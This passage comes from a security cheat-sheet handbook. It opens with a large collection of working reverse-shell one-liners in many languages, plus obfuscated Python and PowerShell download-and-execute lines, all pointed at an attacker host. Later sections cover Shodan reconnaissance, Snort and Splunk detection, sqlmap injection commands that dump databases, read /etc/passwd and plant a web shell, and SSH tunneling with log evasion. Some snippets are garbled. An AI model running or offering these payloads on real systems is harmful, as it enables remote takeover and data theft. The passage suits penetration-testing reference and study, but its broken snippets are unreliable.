[(threading.Thread(target=s2p, args=[s, p]))][0] for __g['p'] in
[(subprocess.Popen(['\\windows\\system32\\cmd.exe',
stdout=subprocess.PIPE, stderr=subprocess.STDOUT,
stdin=subprocess.PIPE))][0]][1] for __g['s'] in
[(socket.socket(socket.AF_INET, socket.SOCK_STREAM))][0] for
__g['p2s'], p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda
__after: __y(lambda __this: lambda:
(__l['s'].send(__l['p'].stdout.read(1)), __this())[1] if True else
__after())())(lambda: None) for __l['s'], __l['p'] in [(s,
p)][0])({}), 'p2s')]][0] for __g['s2p'], s2p.__name__ in [(lambda
s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda:
[(lambda __after: (__l['p'].stdin.write(__l['data']), __after())[1]
if (len(__l['data']) > 0) else __after())(lambda: __this()) for
__l['data'] in [(__l['s'].recv(1024))][0] if True else
__after())())(lambda: None) for __l['s'], __l['p'] in [(s,
p)][0])({}), 's2p')]][0] for __g['os'] in [(__import__('os', __g,
__g))][0] for __g['socket'] in [(__import__('socket', __g,
__g))][0] for __g['subprocess'] in [(__import__('subprocess', __g,
__g))][0] for __g['threading'] in [(__import__('threading', __g,
__g))][0])(lambda f: (lambda x: x(x))(lambda y: f(lambda:
y(y))))), globals(), __import__('contextlib'))"
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

### RUBY

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",4242).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("10.0.0.1","4242");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

**\*\*Windows ONLY**

```
ruby -rsocket -e 'c=TCPSocket.new("10.0.0.1","4242");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

### GOLANG

```
echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("tcp","10.0.0.1:4242");cmd:=exec.Command("/bin/sh");cmd.Stdin=c;cmd.Stdout=c;cmd.Stderr=c;cmd.Run()}' > /tmp/t.go && go run /tmp/t.go && rm /tmp/t.go
```

### NETCAT Traditional

```
nc -e /bin/sh 10.0.0.1 4242
nc -e /bin/bash 10.0.0.1 4242
nc -c bash 10.0.0.1 4242
```

### NETCAT OpenBsd

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >/tmp/f
```

### NCAT

```
ncat 10.0.0.1 4242 -e /bin/bash
ncat --udp 10.0.0.1 4242 -e /bin/bash
```

### OPENSSL

ATTACKER:

```
user@attack$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
user@attack$ openssl s_server -quiet -key key.pem -cert cert.pem -port 4242
```

or

```
user@attack$ ncat --ssl -vv -l -p 4242
```



## VICTIM:

```
user@victim$ mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl  
s_client -quiet -connect 10.0.0.1:4242 > /tmp/s; rm /tmp/s
```

## POWERSHELL

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object  
System.Net.Sockets.TCPCClient("10.0.0.1",4242);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =  
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object  
-TypeName System.Text.AsciiEncoding).GetString($bytes,0,  
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 =  
$sendback + "PS " + (pwd).Path + "> ";$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendby  
te,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

```
powershell -nop -c "$client = New-Object  
System.Net.Sockets.TCPCClient('10.0.0.1',4242);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =  
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object  
-TypeName System.Text.AsciiEncoding).GetString($bytes,0,  
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 =  
$sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendby  
te,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

```
powershell IEX (New-Object  
Net.WebClient).DownloadString('https://gist.githubusercontent.com/s  
taaldraad/204928a6004e89553a8d3db0ce527fd5/raw/fe5f74ecfae7ec0f2d50  
895ecf9ab9dafa253ad4/mini-reverse.ps1')
```

## JAVA

```
r = Runtime.getRuntime()  
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/4242;cat  
<&5 | while read line; do $line 2>&5 >&5; done"] as String[])  
p.waitFor()
```

## Java Alt1

```
String host="127.0.0.1";  
int port=4444;  
String cmd="cmd.exe";  
Process p=new  
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new  
Socket(host,port);InputStream  
pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream  
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){  
while(pi.available())so.write(pi.read());while(pe.available())s
```

```
o.write(pe.read());while(si.available(>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

#### Java Alternative 2

```
Thread thread = new Thread(){  
    public void run(){  
        // Reverse shell here  
    }  
}  
thread.start();
```

#### WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f  
war > reverse.war  
strings reverse.war | grep jsp # in order to get the name of the  
file
```

#### LUA

**\*\*Linux ONLY**

```
lua -e  
"require('socket');require('os');t=socket.tcp();t:connect('10.0.0.1  
, '4242');os.execute('/bin/sh -i <&3 >&3 2>&3');"
```

#### Windows & Linux

```
lua5.1 -e 'local host, port = "10.0.0.1", 4242 local socket =  
require("socket") local tcp = socket.tcp() local io = require("io")  
tcp:connect(host, port); while true do local cmd, status, partial =  
tcp:receive() local f = io.popen(cmd, "r") local s = f:read("*a")  
f:close() tcp:send(s) if status == "closed" then break end end  
tcp:close()'
```

#### NodeJS

```
(function(){  
    var net = require("net"),  
        cp = require("child_process"),  
        sh = cp.spawn("/bin/sh", []);  
    var client = new net.Socket();  
    client.connect(4242, "10.0.0.1", function(){  
        client.pipe(sh.stdin);  
        sh.stdout.pipe(client);  
        sh.stderr.pipe(client);  
    });  
    return /a/; // Prevents the Node.js application form crashing  
})();
```

or

```
require('child_process').exec('nc -e /bin/sh 10.0.0.1 4242')
```

or

```
-var x = global.process.mainModule.require  
-x('child_process').exec('nc 10.0.0.1 4242 -e /bin/bash')
```

or

```
https://gitlab.com/0x4ndr3/blog/blob/master/JSgen/JSgen.py
```

### GROOVY

```
String host="10.0.0.1";  
int port=4242;  
String cmd="cmd.exe";  
Process p=new  
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new  
Socket(host,port);InputStream  
pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream  
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){  
while(pi.available(>0))so.write(pi.read());while(pe.available(>0))s  
o.write(pe.read());while(si.available(>0))po.write(si.read());so.fl  
ush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch  
(Exception e){};p.destroy();s.close();
```

### Groovy Alt1

```
Thread.start {  
    // Reverse shell here  
}
```

### SPAWN INTERPRETER TTY SHELL

```
/bin/sh -i  
python3 -c 'import pty; pty.spawn("/bin/sh")'  
python3 -c "__import__('pty').spawn('/bin/bash')"  
python3 -c "__import__('subprocess').call(['/bin/bash'])"  
  
perl -e 'exec "/bin/sh";'  
perl: exec "/bin/sh";  
perl -e 'print `bin/bash`'  
ruby: exec "/bin/sh"  
lua: os.execute('/bin/sh')  
vi: !bash  
vi: :set shell=/bin/bash:shell  
nmap: !sh  
mysql: ! bash
```

### INTERACTIVE REVERSE SHELL WINDOWS

\*\*Pseudo Console (ConPty) in Windows ConPtyShell uses the function CreatePseudoConsole(). This function is available since Windows 10 / Windows Server 2019 version 1809 (build 10.0.17763).

Server Side:

```
stty raw -echo; (stty size; cat) | nc -lvnp 3001
```

Client Side:


```
IEX(IWR  
https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.0.0.2  
3001
```

REFERENCE:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

<https://highon.coffee/blog/reverse-shell-cheat-sheet/>



S

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## SHODAN

RED/BLUE TEAM

RECON/ASSET DISCOV

ALL

### SHODAN CLI

To install Shodan CLI:

```
# easy_install shodan
```

Or upgrade existing Shodan Python library:

```
# easy_install -U shodan
```

Once installed initialize the environment with your API key using shodan init:

```
# shodan init YOUR_API_KEY
```

\*Get your API key from your Shodan account page

#### **Display Shodan query and scan credits available:**

```
# shodan info
```

#### **Show your external IP:**

```
# shodan myip
```

#### **Show information about an IP:**

```
# shodan host <IPAddress>
```

#### **Show the count of results for a search:**

```
# shodan count <search string>
# shodan count WebBox
```

#### **Show statistical information about a service:**

```
# shodan stats --facets <facet> <string> country:<##>
# shodan stats --facets http.component apache country:CN
```

#### **Search banner information for text string and display IP, port, organization, and hostnames:**

```
# shodan search --fields ip_str,port,org,hostnames <string> | tee
search_results.txt
```

#### **Search a specific country banner information for text string and display IP, port, organization, and hostnames:**

```
# shodan search --fields ip_str,port,org,hostnames <string>
country:<##>| tee search_results.txt
```

#### **Download lets you send JSON results into a file:**

```
# shodan download <outfile> <search query>
# shodan download Microsoft-data Microsoft iis 6.0
```

#### **Shodan network scanning request:**

```
# shodan scan submit --filename scan_results.txt <IPAddress or
CIDR>
```

#### **Stream live Shodan scanning results:**

```
# shodan stream --datadir /dir/path/results
# shodan stream --ports 80,443,3389
```

#### **Real-Time network alert streaming/monitoring:**

```
# shodan alert create "Scan results" <IP/CIDR>
Successful created network alert!
```

```
Alert ID: 6F2SCAZ6WV3CIAKE
# shodan stream --alert=<Alert ID> --datadir=scan-results/
```

### Scan the entire internet *\*Enterprise License*

```
# shodan scan internet <port> <protocol>
```

### Query & display subdomains, records, IP, and ports

```
# shodan domain example.com -D
```

## SHODAN WEB UI (shodan.io)

### Shodan IP address search:

```
> 185.30.20.1
> 185.30.20.1/24
```

### Shodan filter search results 'filter:value':

```
> city:"Istanbul" port:23,3389
```

#### \*\*Filters:

```
category = ics, malware, etc... ; category:ics
city = city name; city:beijing
country = country name; country:china
hostname = find matching device hostname; server:"gws"
hostname:"google"
net = show results only in cidr range; net:185.30.20.0/24
org = narrow based on organization; org:"AT&T"
port = service port; port=23,22,3389
product = service running; product=openssh
geo = geo coordinates; geo:"56.7492,118.2640"
os = operating system; os:"windows 10"
before/after = devices in time range; apache after:21/01/2019
before:14/02/2019
```

Find websites that are clones by searching in the "Raw Data View" in a result & searching for the "data.0.http.html\_hash" value. Then search for that value:

```
> hash:-1604454775
```

Raw Data Facets: <https://beta.shodan.io/search/filters>

#### REFERENCE:

<https://cli.shodan.io/>

<https://beta.shodan.io/search/filters>

<https://github.com/jakejarvis/awesome-shodan-queries/blob/master/readme.md>

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## SNORT

BLUE TEAM

THREAT HUNT/DETECT

ALL

Snort is an open-source, free and lightweight network intrusion detection system.

## BASIC SNORT RULE HEADER OUTLINE

[action][protocol][sourceIP][sourcePORT]->[destIP][destPORT]([Rule Options])

### EXAMPLE SNORT RULE

<b>RULE HEADER</b>	alert tcp \$EXTERNAL_NET \$HTTP_PORTS -> \$HOME_NET any
<b>MESSAGE</b>	msg: "BROWSER-IE Microsoft Internet Explorer CacheSize exploit attempt";
<b>FLOW</b>	flow: to_client,established;
<b>DETECTION</b>	file_data; content:"recordset"; offset:14; depth:9; content:".CacheSize"; distance:0; within:100; pcr:"/CacheSize\s*=\s*/"; byte_test:10,>,0x3ffffffe,0,relative,string;
<b>METADATA</b>	policy max-detect-ips drop, service http;
<b>REFERENCES</b>	reference:cve,2016-8077;
<b>CLASSIFICATION</b>	classtype: attempted-user;
<b>SIGNATUREid</b>	sid:65535;rev:1;

REFERENCE:

<https://snort.org/documents>

[https://snort-org-](https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/116/original/Snort_rule_infographic.pdf)

[site.s3.amazonaws.com/production/document\\_files/files/000/000/116/original/Snort\\_rule\\_infographic.pdf](https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/116/original/Snort_rule_infographic.pdf)

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## SPLUNK

BLUE TEAM	THREAT HUNT/DETECT	ALL
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Splunk is a software platform to search, analyze and visualize the machine-generated data gathered from the websites, applications, sensors, devices etc. which make up IT infrastructure.

<b>ADD FIELDS</b>	Extract data from events into fields so that you can analyze and run reports on it in a meaningful way.
<b>*   extract reload=true</b>	Extract field/value pairs and reload field extraction settings from disk.
<b>*   extract pairdelim=" "; kvdelim="=:"; auto=f</b>	Extract field/value pairs that are delimited by " "; and values of fields that are delimited by "=:".
<b>*   multikv fields COMMAND filter splunkd</b>	Extract the COMMAND field when it occurs in rows that contain "splunkd".

<code>*   xmlkv</code>	Automatically extracts fields from XML-formatted data.
<code>*   rex field=_raw "From: (?&lt;from&gt;.* ) To: (?&lt;to&gt;.*)"</code>	Extract "from" and "to" fields using regular expressions. If a raw event contains "From: Susan To: Bob", then from=Susan and to=Bob.
<code>*   strcat sourceIP "/" destIP comboIP</code>	Add the field: comboIP. Values of comboIP = "sourceIP + "/" + destIP".
<code>*   eval velocity=distance/time</code>	Add the field: velocity. Values of velocity = distance field value / time field value (using an SQLite evaluation).
<code>404 host=webserver1   head 20   iplocation</code>	Add location information (based on IP address) to the first twenty events that contain "404" and are from from webserver1.
<b>CONVERT FIELDS</b>	Change the names of fields, the units of values stored in fields, the types of data stored in fields, or the attributes of fields.
<code>*   convert auto(*) none(foo)</code>	Convert every field value to a number value except for values in the field "foo" (use the <code>{none}</code> argument to specify fields to ignore).
<code>*   convert memk(virt)</code>	Change all memory values in the virt field to Kilobytes.
<code>*   convert dur2sec(delay)</code>	Change the sendmail syslog duration format (D+HH:MM:SS) to seconds. For example, if delay="00:10:15", the resulting value will be delay="615".
<code>*   convert rmunit(duration)}</code>	Convert values of the duration field into number value by removing string values in the field value. For example, if duration="212 sec", the resulting value will be duration="212".



<code>*   rename _ip as IPAddress</code>	Rename the <code>_ip</code> field as <code>IPAddress</code> .
<code>*   replace *localhost with localhost in host</code>	Change any host value that ends with "localhost" to "localhost".
<b>FILTER AND ORDER FIELDS</b>	Filter and re-arrange how Splunk displays fields within search results.
<code>*   fields host, ip</code>	Keep only the host and ip fields, and display them in the order: host, ip.
<code>*   fields + host, ip</code>	Keep only the host and ip fields, and remove all internal fields (for example, <code>_time</code> , <code>_raw</code> , etc.) that may cause problems in Splunk Web.
<code>*   fields - host, ip</code>	Remove the host and ip fields.
<b>FILTER RESULTS</b>	Filter search result sets by removing duplicate events, using regular expressions, or by searching within a result set.
<code>*   search src="10.9.165.*" OR dst="10.9.165.8"</code>	Keep only search results that have matching <code>src</code> or <code>dst</code> values.
<code>*   regex _raw=(?!\d)10.\d{1,3}\.\d{1,3}\.\d{1,3}(?!\d</code>	Keep only search results whose <code>_raw</code> field contains IP addresses in the non-routable class A (10.0.0.0/8).
<code>*   dedup host</code>	Remove duplicates of results with the same host value.
<code>* Fatal   rex "(?i) msg=(?P[^,]+)"</code>	<code>rex</code> is for extracting a pattern and storing it as a new field.
<code>*   regex _raw=".*Fatal.*"</code>	<code>regex</code> is like <code>grep</code> and can use regular expressions against output results..
<b>ORDER RESULTS</b>	Sort, re-order, or return a portion of a search result set.
<code>*   sort ip, -url</code>	Sort results by ip value in ascending order and then by url value in descending order.
<code>*   reverse</code>	Reverse the order of a result set.
<code>*   head 20</code>	Return the first 20 results.

<b>*   tail 20</b>	Return the last 20 results (in reverse order).
<b>*   head 1000   top 50 method</b>	Return first 1000 lines of log file and order top 50 results.
<b>GROUP RESULTS</b>	Group search results into a transaction (a single observation of any event stretching over multiple logged events) based on related pieces of information, or group results by statistical correlation.
<b>*   transaction fields="host,cookie" maxspan=30s maxpause=5s</b>	Group search results that have the same host and cookie, occur within 30 seconds of each other, and do not have a pause greater than 5 seconds between each event into a transaction.
<b>*   transaction fields=from maxspan=30s maxpause=5s</b>	Group search results that share the same value of from, with a maximum span of 30 seconds, and a pause between events no greater than 5 seconds into a transaction.
<b>*   kmeans k=4 date_hour date_minute</b>	Group search results into 4 clusters based on the values of the date_hour and date_minute fields.
<b>*   cluster t=0.9 showcount=true   sort -cluster_count   head 20}}  </b>	Cluster events together, sort them by their cluster_count values, and then return the 20 largest
<b>CLASSIFY EVENTS</b>	Classify events as a type (event type), or have Splunk automatically classify events.
<b>*   typer</b>	Force Splunk to apply event types that you have configured (Splunk Web automatically does this when you view the eventtype field).
<b>error   typelearner</b>	Have Splunk automatically discover and apply event types to events that contain the string "error".

<b>CHANGE DISPLAY FORMATTING</b>	Generate search results from your data using commands other than search. You must use a pipe (   ) before any data-generating command that isn't the search command.
inputcsv all.csv   search error   outputcsv errors.csv	Read in results from the CSV file: \$SPLUNK_HOME/var/run/splunk/all.csv, keep any that contain the file: \$SPLUNK_HOME/var/run/splunk/error.csv
file /var/log/messages.1	Display events from the file messages.1 as if the events were indexed in Splunk.
savedsearch mysecurityquery AND _count > 0 or   sendemail to=user@domain.com	Run the mysecurityquery saved search, and email any results to user@domain.com.
<b>REPORTING</b>	Summarize the results of any search as a report by performing statistical operations, and graphing functions.
*   rare url	Return the least common values of the url field.
*   top limit=20 url	Return the 20 most common values of the url field.
*   stats dc(host)	Remove duplicates of results with the same host value and return the total count of the remaining results.
*   stats avg(*lay) BY date_hour	Return the average for each hour, of any unique field that ends with the string "lay" (for example, delay, xdelay, relay, etc).
sourcetype=access_combined   top limit=100 referer_domain   stats sum(count)	Search the access logs, and return the number of hits from the top 100 values of referer_domain.
sourcetype=access_combined   associate supcnt=3	Search the access logs, and return the results associated with each other (that have at least 3 references to each other).
*   chart avg(size) by host	Return the average (mean) size for each distinct host.
*   chart max(delay) by size bins=10	Return the the maximum delay by size, where size is

	broken down into a maximum of 10 equal sized buckets.
<code>*   timechart span=5m avg(thruput) by host</code>	Graph the average thruput of hosts over time.
<code>*   timechart avg(cpu_seconds) by host   outlier action=TR</code>	Create a timechart of average cpu_seconds by host, and remove data (outlying values) that may distort the timechart's axis.
<code>sourcetype=ps   multikv   timechart span=1m avg(CPU) by host</code>	Search for all ps events, extract values, and calculate the average value of CPU each minute for each host.
<code>sourcetype=web   timechart count by host   fillnull value=NULL</code>	Create a timechart of the count of from web sources by host, and fill all null values with "NULL".
<code>*   contingency datafield1 datafield2 maxrows=5 maxcols=5 usetotal=F</code>	Build a contingency table of datafields from all events.
<code>*   correlate type=cocur</code>	Calculate the co-occurrence correlation between all fields.
<code>*   addtotals fieldname=sum</code>	Calculate the sums of the numeric fields of each result, and put the sums in the field sum.
<code>*   anomalousvalue action=filter pthresh=0.02</code>	Return events with uncommon values.
<code>*   bucket size bins=10   stats count(_raw) by size</code>	Bucket search results into 10 bins, and return the count of raw events for each bucket.
<code>*   bucket _time span=5m   stats avg(thruput) by=_time host</code>	Return the average thruput of each host for each 5 minute time span.
<code>*   stats sum(&lt;field&gt;) as result   eval result=(result/1000)</code>	Sum up a field and do some arithmetics:
<code>*   eval raw_len=len(_raw)   stats avg(raw_len), p10(raw_len), p90(raw_len) by sourcetype</code>	Determine the size of log events by checking len() of _raw. The p10() and p90() functions are returning the 10 and 90 percentiles:
<code>*   correlate type=cocur</code>	Calculate the co-occurrence correlation between all fields.
<code>*   addtotals fieldname=sum</code>	Calculate the sums of the numeric fields of each

	result, and put the sums in the field sum.
<code>sourcetype=ps   multikv   timechart span=1m avg(CPU) by host</code>	Search for all ps events, extract values, and calculate the average value of CPU each sourcetype=ps   multikv   timechart span=1m avg(CPU) by hostminute for each host.
<b>ADMINISTRATIVE</b>	Perform administration tasks using search commands. Crawl your servers to discover more data to index, view configuration settings, or see audit information.
<code>  crawl root="/;Users/"   input add</code>	Crawl root and home directories and add all possible inputs found (adds configuration information to inputs.conf).
<code>  admin props</code>	View processing properties stored in props.conf - time zones, breaking characters, etc.
<code>index=audit   audit</code>	View audit trail information stored in the local audit index. Also decrypt signed audit events while checking for gaps and tampering.
<code>  eventcount summarize=false index=*   dedup index   fields index</code>	List all Indices
<code>  eventcount summarize=false report_size=true index=*   eval size_MB = round(size_bytes/1024/1024,2)</code>	List all Indices of a certain size.
<b>SUBSEARCH</b>	Use subsearches to use search results as an argument to filter search result sets with more granularity.
<code>*   set diff [search 404   fields url] [search 303   fields url]</code>	Return values of URL that contain the string "404" or "303" but not both.
<code>login root   localize maxspan=5m maxpause=5m   map search="search failure starttime=\$starttime\$ endtime=\$endtime\$"</code>	Search for events around events associated with "root" and "login", and then search each of those time ranges for "failure".

<code>[*   fields + source, sourcetype, host   format ]</code>	Create a search string from the values of the host, source and sourcetype fields.
<b>EMAIL RESULTS</b>	
<code>...   sendemail to="john@example.com"</code>	By appending "sendemail" to any query you get the result by mail!

### Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, Azure Sentinel, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

REFERENCE:

<https://gosplunk.com/>

<https://wiki.splunk.com/images/2/2b/Cheatsheet.pdf>

**S**

**S**

## SQLMAP

RED TEAM	EXPLOITATION	WEB/DATABASE
----------	--------------	--------------

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

### Simple mapping option

```
sqlmap -u "http://example.com/login.php"
```

### Use TOR SOCKS5 Proxy

```
sqlmap -u "http://example.com/login.php" --tor --tor-type=SOCKS5
```

### Manually set the return time

```
sqlmap -u "http://example.com/login.php" --time-sec 15
```

### List all databases located at target site

```
sqlmap -u "http://example.com/login.php" --dbs
```

### List all tables in a database:

```
sqlmap -u "http://example.com/login.php" -D site_db --tables
```

#### Use authentication cookie:

```
sqlmap -u "http://example.com/login.php" --data="id=1&str=val" -p  
"pid" -b --cookie="cookie1=<cookie_value1>;cookie2=<cookie_value2>"  
--random-agent --risk 3 --level 5
```

#### Use credentials to dump database table:

```
sqlmap -u "http://example.com/login.php" -method "POST" -data  
"username=user&password=user&submit=Submit" -D database_name -T  
users -dump
```

#### Dump only selected columns

```
sqlmap -u "http://example.com/login.php" -D site_db -T users -C  
username,password --dump
```

#### List all columns in a table

```
sqlmap -u "http://example.com/login.php" -D database_name -T users  
--columns
```

#### Dump database table content:

```
sqlmap -u "http://example.com/login.php" -D database_name -T users  
-dump
```

#### Use SQLMap OS Shell:

```
sqlmap --dbms=mysql -u "http://example.com/login.php" --os-shell
```

#### Use SQLMap SQL Shell:

```
sqlmap --dbms=mysql -u "http://example.com/login.php" --sql-shell
```

#### Dump all

```
sqlmap -u http://example.com/Less-1/?id=1 -D database_name -T  
table_name --dump-all
```

#### Checking Privileges

```
sqlmap -u http://example.com/Less-1/?id=1 --privileges | grep FILE
```

#### Reading file

```
sqlmap -u <URL> --file-read=<file to read>
```

```
sqlmap -u http://localhost/Less-1/?id=1 --file-read=/etc/passwd
```

#### Writing file

```
sqlmap -u <url> --file-write=<file> --file-dest=<path>
```

```
sqlmap -u http://example.com/Less-1/?id=1 --file-write=shell.php --file-dest=/var/www/html/shell-php.php
```

#### POST

```
sqlmap -u <POST-URL> --data="<POST-paramters> "
```

```
sqlmap -u http://example.com/Less-11/ --data "uname=teste&passwd=&submit=Submit" -p uname
```

You can also use a file like with the post request:

```
./sqlmap.py -r post-request.txt -p uname
```

#### Launch all tamper scripts at once:

```
sqlmap -u 'http://www.example.com:80/search.cmd?form_state=1' --level=5 --risk=3 -p 'item1' --tamper=apostrophemask,apostrophenullencode,appendnullbyte,base64encode,between,bluecoat,chardoubleencode,charencode,charunicodencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroversioned,multiplespaces,nonrecursivereplacement,percentage,randomcase,randomcomments,securesphere,space2comment,space2dash,space2hash,space2morehash,space2mysqlblank,space2mysqlhash,space2mysqlblank,space2mysqldash,space2plus,space2randomblank,sp_password,unionalltunion,unmagicquotes,versionedkeywords,versionedmorekeywords
```

#### REFERENCE:

<https://github.com/coreb1t/awesome-pentest-cheat-sheets/blob/master/docs/sqlmap-cheatsheet-1.0-SDB.pdf>

<https://forum.bugcrowd.com/t/sqlmap-tamper-scripts-sql-injection-and-waf-bypass/423>

## S

## S

### SSH

ALL	ADMINISTRATION	WINDOWS/LINUX/MacOS
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BASIC	
COMMAND	DESCRIPTION
<code>sshpass -p '&lt;your-passwd&gt;' ssh &lt;username&gt;@&lt;ssh_host&gt;, brew install sshpass</code>	ssh without input password
<code>apt-get install openssh, apt-get install openssh-server</code>	Install sshd server
<code>service sshd restart, systemctl reload sshd.service</code>	Restart sshd server
<code>ssh -o StrictHostKeyChecking=no -p 2702 root@172.17.0.8 date</code>	Run ssh command



<code>ssh -vvv -p 2702 root@45.33.87.74 date 2&gt;&amp;1</code>	ssh with verbose output
<code>sshuttle -r kubo@10.92.21.17 30.0.0.0/16 192.168.150.0/24 -e ...</code>	Setup ssh tunnel for your web browsing
<code>ssh-copy-id &lt;username&gt;@&lt;ssh_host&gt;, Or manually update ~/.ssh/authorized_keys</code>	SSH passwordless login
<code>ssh-keygen -f ~/.ssh/known_hosts -R github.com</code>	Remove an entry from known_hosts file
<code>diff local_file.txt &lt;(ssh &lt;username&gt;@&lt;ssh_host&gt; 'cat remote_file.txt')</code>	Diff local file with remote one
<code>diff &lt;(ssh user@remote_host 'cat file1.txt') &lt;(ssh user2@remote_host2 'cat file2.txt')</code>	Diff two remote ssh files
<code>scp -rp /tmp/abc/ ec2-user@&lt;ssh-host&gt;:/root/</code>	Upload with timestamps/permissions kept
<code>exec ssh-agent bash &amp;&amp; ssh-add /tmp/id_rsa, ssh-add</code>	SSH agent load key
<code>ssh-add -l</code>	SSH list all loaded key
<code>exec ssh-agent bash &amp;&amp; ssh-keygen, ssh-add</code>	SSH agent create and load key
<code>emacs /ssh:&lt;username&gt;@&lt;ssh_host&gt;:/path/to/file</code>	Emacs read remote file with tramp
<code>ssh-keygen, ssh-keygen -C "your_email@example.com" -t rsa</code>	Generate a new key pair
<code>ssh-keygen -t rsa -f /tmp/sshkey -N "" -q</code>	Generate key pair without interaction
<b>ADVANCED</b>	
<code>ssh-keygen -p -f id_rsa</code>	Add passphrase protection to ssh keyfile
<code>ssh -o IdentitiesOnly=yes -i id1.key myuser@myserver.com</code>	configure SSH to avoid trying all identity files
<code>ssh-keygen -f my_ssh.pub -i</code>	Convert OpenSSL format to SSH-RSA format
<code>~/.ssh/authorized_keys, ~/.ssh/config, ~/.ssh/known_hosts</code>	Critical ssh files/folders
<code>/etc/ssh/ssh_config, /etc/ssh/sshd_config</code>	SSH config file
<code>chmod 600 ~/.ssh/id_rsa</code>	SSH key file permission
<code>chmod 700 ~/.ssh, chown -R \$USER:\$USER ~/.ssh</code>	SSH folder permission
<code>chmod 644 ~/.ssh/authorized_keys</code>	Authorized_keys file permission
<code>ssh -o LogLevel=error</code>	Mute Warning: Permanently added

<b>TUNNELING/PROXY</b>	
ssh -N -i <ssh-keyfile> -f root@54.179.178.214 -L *:18085:localhost:8085 -n /bin/bash	SSH port forward to a local port
ssh -o UserKnownHostsFile=/dev/null -T user@host.org "bash -i"	No logs created in /var/log/utmp or bash profiles
ssh -g -L31337:1.2.3.4:80 user@host.org	SSH Tunnel OUT
ssh -o ExitOnForwardFailure=yes -g -R31338:192.168.0.5:80 user@host.org	SSH Tunnel IN
ssh -g -R 1080 user@host.org	SSH socks4/5 IN, access local network through proxy
ssh -D 1080 user@host.org	SSH socks4/5 OUT, reverse dynamic forwarding
